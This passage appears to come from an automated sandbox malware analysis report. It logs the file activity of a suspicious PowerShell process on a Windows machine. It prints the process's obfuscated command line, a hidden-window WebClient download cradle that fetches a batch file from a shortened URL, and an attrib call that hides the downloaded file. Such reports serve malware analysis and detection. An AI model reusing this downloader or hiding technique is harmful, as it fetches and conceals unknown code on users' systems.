C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management .Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	4096	success or wait	1	672FD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System.Management .Automation\v4.0_3.0.0.0__31bf3856ad364e35\System.Management.Automation.dll	unknown	512	success or wait	1	672FD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0 .0__b77a5c561934e089\System.dll	unknown	4096	success or wait	1	672FD72F	unknown
C:\Windows\Microsoft.NET\assembly\GAC_MSIL\System\v4.0_4.0.0 .0__b77a5c561934e089\System.dll	unknown	512	success or wait	1	672FD72F	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	66181B4F	ReadFile

Analysis Process: powershell.exe PID: 6496 Parent PID: 584

General

Start time:	08:41:24
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	true
Commandline:	powershell -w 1 (nEw-oB`jecT Net.WebcLIENt).('Down'+'loadFile').Invoke('https://cutt.ly/3js2g8s','pd.bat')
Imagebase:	0xd0000
File size:	430592 bytes
MD5 hash:	DBA3E6449E97D4E3DF64527EF7012A10
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6733CF06	unknown
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	6733CF06	unknown
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m5yekrrb.bqd.ps1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vnvc3jzs.0bs.psm1	read attributes | synchronize | generic write	device	sequential only | synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.mGm6oFJ9.20210106084131.txt	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW
C:\Users\user\Documents\pd.bat	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	66181E60	CreateFileW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m5yekrrb.bqd.ps1	success or wait	1	66186A95	DeleteFileW
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vnvc3jzs.0bs.psm1	success or wait	1	66186A95	DeleteFileW

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_m5yekrrb.bqd.ps1	unknown	1	31	1	success or wait	1	66181B4F	WriteFile
C:\Users\user\AppData\Local\Temp__PSscriptPolicyTest_vnvc3jzs.0bs.psm1	unknown	1	31	1	success or wait	1	66181B4F	WriteFile
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.mGm6oFJ9.20210106084131.txt	unknown	3	ef bb bf	...	success or wait	1	66181B4F	WriteFile
C:\Users\user\Documents\20210106\PowerShell_transcript.887849.mGm6oFJ9.20210106084131.txt	unknown	648	2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 2a 0d 0a 57 69 6e 64 6f 77 73 20 50 6f 77 65 72 53 68 65 6c 6c 20 74 72 61 6e 73 63 72 69 70 74 20 73 74 61 72 74 0d 0a 53 74 61 72 74 20 74 69 6d 65 3a 20 32 30 32 31 30 31 30 36 30 38 34 32 31 34 0d 0a 55 73 65 72 6e 61 6d 65 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 52 75 6e 41 73 20 55 73 65 72 3a 20 44 45 53 4b 54 4f 50 2d 37 31 36 54 37 37 31 5c 6a 6f 6e 65 73 0d 0a 43 6f 6e 66 69 67 75 72 61 74 69 6f 6e 20 4e 61 6d 65 3a 20 0d 0a 4d 61 63 68 69 6e 65 3a 20 38 38 37 38 34 39 20 28 4d 69 63 72 6f 73 6f 66 74 20 57 69 6e 64 6f 77 73 20 4e 54 20 31 30 2e 30 2e 31 37 31 33 34 2e 30 29 0d 0a 48 6f 73 74 20 41 70 70 6c 69 63 61 74 69 6f 6e 3a 20 70 6f 77 65 72	**********..Windows PowerShell transcript start..Start time: 20210106084214..Username: computer\user..RunAs User: computer\user..Configuration Name: ..Machine: 887849 (Microsoft Windows NT 10.0.17134.0)..Host Application: power	success or wait	11	66181B4F	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	698	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 02 00 00 00 f8 1f c4 d5 15 a0 d5 08 61 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 5c 31 2e 30 2e 30 2e 31 5c 50 61 63 6b 61 67 65 4d 61 6e 61 67 65 6d 65 6e 74 2e 70 73 64 31 0d 00 00 00 11 00 00 00 53 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 18 00 00 00 55 6e 72 65 67 69 73 74 65 72 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 11 00 00 00 47 65 74 2d 50 61 63 6b 61 67 65 53 6f 75 72 63 65 08 00 00 00 0f 00 00 00 49 6e 73 74 61 6c 6c 2d 50 61 63 6b 61 67 65 08 00 00 00 0c 00 00 00 53 61 76 65 2d 50 61 63 6b 61 67 65 08 00 00	PSMODULECACHE.....a...C:\Program Files (x86)\Windows PowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1.....Set-PackageSource.....Unregister-PackageSource.....Get-PackageSource.....Install-Package.....Save-Package...	success or wait	2	66181B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	50 53 4d 4f 44 55 4c 45 43 41 43 48 45 01 07 00 00 00 ca e4 c8 d5 15 a0 d5 08 59 00 00 00 43 3a 5c 50 72 6f 67 72 61 6d 20 46 69 6c 65 73 20 28 78 38 36 29 5c 57 69 6e 64 6f 77 73 50 6f 77 65 72 53 68 65 6c 6c 5c 4d 6f 64 75 6c 65 73 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 5c 31 2e 30 2e 30 2e 31 5c 50 6f 77 65 72 53 68 65 6c 6c 47 65 74 2e 70 73 64 31 1d 00 00 00 10 00 00 00 55 6e 69 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 04 00 00 00 69 6e 6d 6f 01 00 00 00 04 00 00 00 66 69 6d 6f 01 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 4d 6f 64 75 6c 65 02 00 00 00 12 00 00 00 4e 65 77 2d 53 63 72 69 70 74 46 69 6c 65 49 6e 66 6f 02 00 00 00 0e 00 00 00 50 75 62 6c 69 73 68 2d 4d 6f 64 75 6c 65 02 00 00 00 0e 00 00 00 49 6e 73 74 61 6c 6c 2d 53 63	PSMODULECACHE.....Y...C:\Program Files (x86)\Windows PowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1.....Uninstall-Module.....inmo.....fimo.....Install-Module.....New-scriptFileInfo.....Publish-Module.....Install-Sc	success or wait	1	66181B4F	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	40 00 00 01 65 00 00 00 00 00 00 00 0f 00 00 00 2f 10 00 00 13 00 00 00 eb 0b b1 04 3a 07 2d 07 92 06 00 00 00 00 f7 02 45 00 cf 0b 00 00 00 00 00 00 00 00 00 04 40 00 80 00 00 00 00 00 00 00 00	@...e.....:.-.....E.....@.....	success or wait	1	676076FC	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	40	44 00 00 02 03 00 00 00 00 00 00 00 01 00 00 00 00 66 5a 76 65 a7 f4 b9 46 9f a9 b0 89 11 78 b4 29 cb 0f 00 00 0e 00 1c 00	D.....fZve...F.....x .).....	success or wait	15	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	28	53 79 73 74 65 6d 2e 4d 61 6e 61 67 65 6d 65 6e 74 2e 41 75 74 6f 6d 61 74 69 6f 6e	System.Management.Automation	success or wait	15	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	1	00	.	success or wait	10	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	4	00 08 00 03	....	success or wait	9	676076FC	WriteFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	2044	01 0e 80 00 00 0e 80 00 02 0e 80 00 03 0e 80 00 04 0e 80 00 05 0e 80 00 06 0e 80 00 07 0e 80 00 08 0e 80 00 09 0c 80 00 0a 0e 80 00 f0 45 40 00 54 01 40 01 cb 00 40 01 56 01 40 01 48 01 40 01 58 01 40 01 5b 01 40 01 4e 54 40 00 48 54 40 00 f4 53 40 00 8b 53 40 00 68 54 40 00 91 53 40 00 fa 53 40 00 82 53 40 00 5c 01 40 01 00 54 40 00 02 54 40 00 40 58 40 00 3f 58 40 00 1c 54 40 00 b8 53 00 00 fb 53 00 00 1e 54 00 00 19 54 00 00 78 54 00 00 7a 54 00 00 95 54 00 00 3d 4d 00 00 44 4d 00 00 3a 4d 00 00 22 4d 00 00 20 4d 00 00 21 4d 00 00 3b 4d 00 00 e0 44 00 00 e5 44 00 00 40 4d 00 00 3c 4d 00 00 24 4d 00 00 38 4d 00 00 3f 4d 00 00 42 4d 00 00 ed 44 00 00 6d 45 00 00 45 4d 00 00 dc 71 00 00 dd 71 00 00 f8 53 00 00 98 25 00 00 ba 6e 00 00 34 26 00 00 35 26 00	.....E@.T.@...@.V. @.H.@.X.@. [.@.NT@.HT@..S@..S@. hT @..S@..S@..S@.\.@..T@. .T@.@X@.? X@..T@..S...S...T...T..xT.. zT...T..=M..DM..:M.."M.. M..!M..;M...D...D..@M.. <M..$M..8M..?M ..BM...D..mE..EM...q...q...S ...%...n..4&..5&.	success or wait	9	676076FC	WriteFile

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\a152fe02a317a77aeee36903305e8ba6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	672703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	6731CA54	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	6731CA54	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6731CA54	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll.aux	unknown	900	success or wait	1	672703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll.aux	unknown	620	success or wait	1	672703DE	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4095	success or wait	1	67315705	unknown
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	8173	end of file	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\b219d4630d26b88041b59c21e8e2b95c\System.Xml.ni.dll.aux	unknown	748	success or wait	1	672703DE	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.Mf49f6405#\ccc7c82770f93d1392abde4be3a80378\Microsoft.Management.Infrastructure.ni.dll.aux	unknown	748	success or wait	1	672703DE	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	67315705	unknown

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	67315705	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	672703DE	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	64	success or wait	1	67321F73	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\StartupProfileData-NonInteractive	unknown	21264	success or wait	1	6732203F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	492	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Microsoft.PowerShell.Operation.Validation\1.0.1\Microsoft.PowerShell.Operation.Validation.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	774	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PackageManagement\1.0.0.1\PackageManagement.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	success or wait	2	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	success or wait	3	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	682	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\Pester\3.4.0\Pester.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PowerShellGet.psd1	unknown	289	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	success or wait	141	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	993	end of file	1	66181B4F	ReadFile
C:\Program Files (x86)\WindowsPowerShell\Modules\PowerShellGet\1.0.0.1\PSModule.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psd1	unknown	637	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	success or wait	8	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	128	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\Modules\Microsoft.PowerShell.Utility\Microsoft.PowerShell.Utility.psm1	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Users\user\AppData\Local\Microsoft\Windows\PowerShell\ModuleAnalysisCache	unknown	1	success or wait	1	66181B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	success or wait	1	66181B4F	ReadFile
C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe.config	unknown	4096	end of file	1	66181B4F	ReadFile

Registry Activities

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: attrib.exe PID: 1020 Parent PID: 4832

General

Start time:	08:43:11
Start date:	06/01/2021
Path:	C:\Windows\SysWOW64\attrib.exe
Wow64 process (32bit):	true
Commandline:	'C:\Windows\system32\attrib.exe' +s +h pd.bat
Imagebase:	0x1360000
File size:	19456 bytes
MD5 hash:	A5540E9F87D4CB083BDF8269DEC1CFF9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Disassembly

Code Analysis